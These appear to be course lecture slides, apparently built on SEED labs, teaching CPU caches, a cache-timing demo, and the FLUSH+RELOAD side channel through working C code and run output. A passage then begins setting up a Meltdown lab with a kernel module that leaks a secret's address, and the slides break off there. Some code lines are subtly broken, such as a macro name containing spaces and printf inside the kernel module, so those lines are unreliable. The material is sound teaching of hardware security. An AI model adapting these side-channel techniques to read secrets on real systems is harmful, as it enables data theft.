
# Background: Caches in Memory Hierarchy

- **Cache:** A **smaller, faster storage device** that acts as a staging area for a subset of the data in a larger, slower device.
- **Fundamental idea of a memory hierarchy:**
  - For each  $k$ , the **faster, smaller device at level  $k$**  serves as a cache for the **larger, slower device at level  $k+1$** .
- **Why do memory hierarchies work?**
  - Because of **locality: programs tend to access the data at level  $k$  more often than they access the data at level  $k+1$** .
  - Thus, the storage at level  $k+1$  can be slower, and thus larger and cheaper per bit.


# Background: General Cache Concepts



## Background: General Cache Concepts - **Hit**




## Background: General Cache Concepts - **Miss**



# Background: Intel Core i7 Cache Hierarchy

Processor package



# CPU Cache vs DRAM Access Time (CacheTime.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096]; // Line 1

int main(int argc, const char **argv) {
    int junk=0;
    register uint64_t time1, time2;
    volatile uint8_t *addr;
    int i;

    // Initialize the array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH the array from the CPU cache
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Access some of the array items
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
        addr = &array[i*4096];
        time1 = __rdtscp(&junk);
        junk = *addr; // Line 2
        time2 = __rdtscp(&junk) - time1;
        printf("Access time for array[%d*4096]: %d CPU cycles\n", i, (int)time2);
    }
    return 0;
}
```

Using 4096 as an attempt to ensure no two array elements being accessed fall within the same cache block  
(typical **block size = 64bytes**)

Miss:  
Those two blocks are loaded into cache

Accessing all array items  
If i = 3 or 7, then Hit  
Otherwise, Miss

**Time difference** (after access - before access)  
measured in CPU cycles

# CPU Cache vs DRAM Access Time (CacheTime.c)

```
[03/23/23] seed@VM:~/.../lecture14$ gcc -march=native CacheTime.c
```


```
[03/23/23] seed@VM:~/.../lecture14$ ./a.out
Access time for array[0*4096]: 2682 CPU cycles
Access time for array[1*4096]: 370 CPU cycles
Access time for array[2*4096]: 452 CPU cycles
Access time for array[3*4096]: 170 CPU cycles
Access time for array[4*4096]: 452 CPU cycles
Access time for array[5*4096]: 428 CPU cycles
Access time for array[6*4096]: 450 CPU cycles
Access time for array[7*4096]: 218 CPU cycles
Access time for array[8*4096]: 514 CPU cycles
Access time for array[9*4096]: 494 CPU cycles
```

Possible **outliers**:  
(Not shown here)

Due to data being adjacent  
to some other data used in  
program

Faster access times

# CPU Cache vs DRAM Access Time (CacheTime.c)




# From Lights to CPU Cache




## Question

You just learned a **secret number 7**, and you want to keep it. However, your memory will be erased and whatever you do will be rolled back (**except the CPU cache**). How do you recall the secret after your memory about this secret number is erased?

# Using CPU Cache to Remember Secret



# The FLUSH+RELOAD Technique



# The FLUSH+RELOAD Technique: FlushReload.c

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE HIT THRESHOLD (80)
#define DELTA 1024
```

$2^8$  possible values for `char secret`, thus we need array of 256 elements

Using 4096 to ensure no two array elements being accessed fall within the same cache block  
(typical block size = 64bytes)

`Secret` value we now know, but will be forgotten after rollback

Since we should not cache element `array[0*4096]` (the block containing the first element being cached, can also contain the secret variable “`char secret`” in that same cached block), We just **shift ALL elements by** this `DELTA` offset

# The FLUSH+RELOAD Technique: FlushReload.c

```
int main(int argc, const char **argv)
{
    flushSideChannel();
    victim();
    reloadSideChannel();
    return (0);
}
```

# FLUSH+RELOAD: The **FLUSH** Step

Flush the CPU Cache

```
void flushSideChannel()
{
    int i;

    // Write to array to bring it to RAM to prevent Copy-on-write
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

    //flush the values of the array from cache
    for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}
```

# FLUSH+RELOAD: The **ACCESS** Step

Access the Secret (loading it into the CPU Cache)

```
void victim()
{
    temp = array[secret*4096 + DELTA] ;
```

shifting secret element by DELTA offset as well

# FLUSH+RELOAD: The **RELOAD** Step

```
void reloadSideChannel()
{
    int junk=0;
    register uint64_t time1, time2;
    volatile uint8_t *addr;
    int i;
    for(i = 0; i < 256; i++){
        addr = &array[i*4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD){
            printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
            printf("The Secret = %d.\n", i);
        }
    }
}
```

Heuristic threshold value,  
can be changed based on  
your CPU speed

# FLUSH+RELOAD: Obtaining the Secret

```
[03/24/23]seed@VM:~/..../lecture14$ gcc -march=native -o FlushReload FlushReload.c
[03/24/23]seed@VM:~/..../lecture14$ ./FlushReload
[03/24/23]seed@VM:~/..../lecture14$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/24/23]seed@VM:~/..../lecture14$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/24/23]seed@VM:~/..../lecture14$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/24/23]seed@VM:~/..../lecture14$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/24/23]seed@VM:~/..../lecture14$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/24/23]seed@VM:~/..../lecture14$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/24/23]seed@VM:~/..../lecture14$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/24/23]seed@VM:~/..../lecture14$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

Side channels are noisy  
- Does not always work  
- Must run multiple times

# The Meltdown Attack

# The Security Room: The Kernel

- **Earlier Illustration:** We stole a secret from our own program (which we already know of).
  - **Useless**, but shows how CPU caches can be used as side channels
- What if the ‘**room**’ was the **Kernel**?
  - User programs run in user mode and should not have access to kernel
  - Only programs run in kernel mode have access to kernel
  - To check if program in user mode has access to kernel memory, user program **must get trapped into the kernel first** to be able to access the kernel memory

# The Security Room: The Kernel (MeltdownKernel.c)

```
static char secret[8] = {'S','E','E','D','L','a','b','s'};  
static struct proc_dir_entry *secret_entry;  
static char* secret_buffer;  
  
static int test_proc_open(struct inode *inode, struct file *file)  
{  
#if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)  
    return single_open(file, NULL, PDE(inode)->data);  
#else  
    return single_open(file, NULL, PDE_DATA(inode));  
#endif  
}  
Callback: Invoked when /proc/secret_data is read by user program  
  
static ssize_t read_proc(struct file *filp, char *buffer,  
                        size_t length, loff_t *offset)  
{  
    memcpy(secret_buffer, &secret, 8); ← - Copies 8 bytes from location in memory pointed to by secret into memory at location pointed to by secret_buffer  
    return 8;  
}
```

Secret is not returned, otherwise secret data will be already leaked

- secret will be **cached** as well after this call

# The Security Room: The Kernel (MeltdownKernel.c)

```
static const struct file_operations test_proc_fops =  
{  
    .owner = THIS_MODULE,  
    .open = test_proc_open,  
    .read = read_proc,  
    .llseek = seq_llseek,  
    .release = single_release,  
};  
  
static __init int test_proc_init(void)  
{  
    // write message in kernel message buffer  
    printf("secret data address:%p\n", &secret);  
    secret_buffer = (char*)vmalloc(8);  
  
    // create data entry in /proc  
    secret_entry = proc_create_data("secret_data", 0444, NULL, &test_proc_fops, NULL);  
    if (secret_entry) return 0;  
  
    return -ENOMEM;  
}  
  
static __exit void test_proc_cleanup(void)  
{  
    remove_proc_entry("secret_data", NULL);  
}  
  
module_init(test_proc_init); ← This is triggered when module is installed/inserted using insmod command  
module_exit(test_proc_cleanup);
```

Write **address of secret** into the **kernel message buffer** for easier access. “similar to debug statements showing addresses in past lectures with printf”

**Kernel message buffer** publicly accessible using “**dmesg**”

In real attack, **attacker** needs to **guess this address**

Create **/proc/secret\_data**

This is triggered when module is installed/inserted using **insmod** command

# The Security Room: The Kernel (**MeltdownKernel.c**)

- Two requirements for Meltdown attack to be successful
  - Address of target secret data is known
    - Achieved by calling **printk**
  - Target secret data is cached
    - Achieved by calling **memcpy** when **read\_proc** is invoked

# The Security Room: The Kernel (Makefile)

```
KVERS = $(shell uname -r)

# Kernel modules
obj-m += MeltdownKernel.o

build: kernel_modules

kernel_modules:
    make -C /lib/modules/$(KVERS)/build M=$(CURDIR) modules

clean:
    make -C /lib/modules/$(KVERS)/build M=$(CURDIR) clean
```

[03/28/23] seed@VM:~/.../lecture14\$ uname -r  
5.4.0-54-generic

The kernel build system creates **MeltdownKernel.o** and links it to produce **MeltdownKernel.ko**

Change to directory **/lib/modules/5.4.0-54-generic/build** and use the **Makefile** in that directory

# The Security Room: The Kernel (Makefile)

```
[03/27/23]seed@VM:~/.../lecture14$ make  
make -C /lib/modules/5.4.0-54-generic/build M=/home/seed/demos/lecture14 modules  
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-54-generic'  
  CC [M]  /home/seed/demos/lecture14/MeltdownKernel.o  
Building modules, stage 2.  
MODPOST 1 modules  
WARNING: modpost: missing MODULE_LICENSE() in /home/seed/demos/lecture14/MeltdownKernel.o  
see include/linux/module.h for more information  
  CC [M]  /home/seed/demos/lecture14/MeltdownKernel.mod.o  
  LD [M]  /home/seed/demos/lecture14/MeltdownKernel.ko  
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-54-generic'
```

Build all modules found in directory

```
[03/28/23]seed@VM:~/.../lecture14$ cd /lib/modules/5.4.0-54-generic/build  
[03/28/23]seed@VM:.../build$ ls -l Makefile  
lrwxrwxrwx 1 root root 34 Nov  5  2020 Makefile -> ../../linux-headers-5.4.0-54/Makefile  
[03/28/23]seed@VM:.../build$ sudo make help
```

* modules	- Build all modules
-----------	---------------------

# The Security Room: The Kernel (Makefile)

```
[03/27/23]seed@VM:~/..../lecture14$ ls -l
total 84
-rwxrwxr-x 1 seed seed 16784 Mar 23 23:39 a.out
-rw-rw-r-- 1 seed seed    782 Mar 23 23:37 CacheTime.c
-rwxrwxr-x 1 seed seed 16960 Mar 24 01:55 FlushReload
